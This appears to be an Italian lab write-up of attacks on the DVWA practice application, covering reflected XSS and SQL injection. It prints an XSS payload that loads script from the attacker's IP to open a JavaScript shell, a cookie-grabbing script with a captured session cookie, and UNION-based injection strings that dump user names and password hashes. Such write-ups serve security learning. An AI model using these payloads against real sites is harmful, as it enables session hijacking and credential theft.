

DVWA XSS




Qui ho provato a scrivere un nome a caso nello spazio e successivamente ad eseguire un JS con <script>alert()</script>




Ho pensato che potessi avviare una JS Shell dato che eseguiva scripts. Ho cercato su internet per avviare una shell e ho trovato questo comando:
<script>setInterval(function(){d=document;z=d.createElement("script");z.src="//192.168.1.15:4848";d.body.appendChild(z)},0)</script>

Da inserire IP dell'attaccante (kali IP) e Porta di ascolto (4848). Con netcat riesco a collegarmi ma non spawna una shell quindi ho cercato su internet per spawnare la shell https://github.com/shelld3v/JSshell



Qui mi sono messo in ascolto con questo tool che mi permette di usare la shell JS.
Qui il Cookie: security=low; PHPSESSID=7bca404d1bbc30286d0203b8cb33266c
Per prendere il cookie si puó fare <script>alert(document.cookie)</script>


SQL INJECTION



Sulla sezione SQL Injection ho provato il seguente comando per vedere tutti gli users nel DB

%' or '1'='1

Peró niente password



%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users

Con questo input possiamo vedere tutte le informazioni degli utenti comprese le password e gli hash in MD5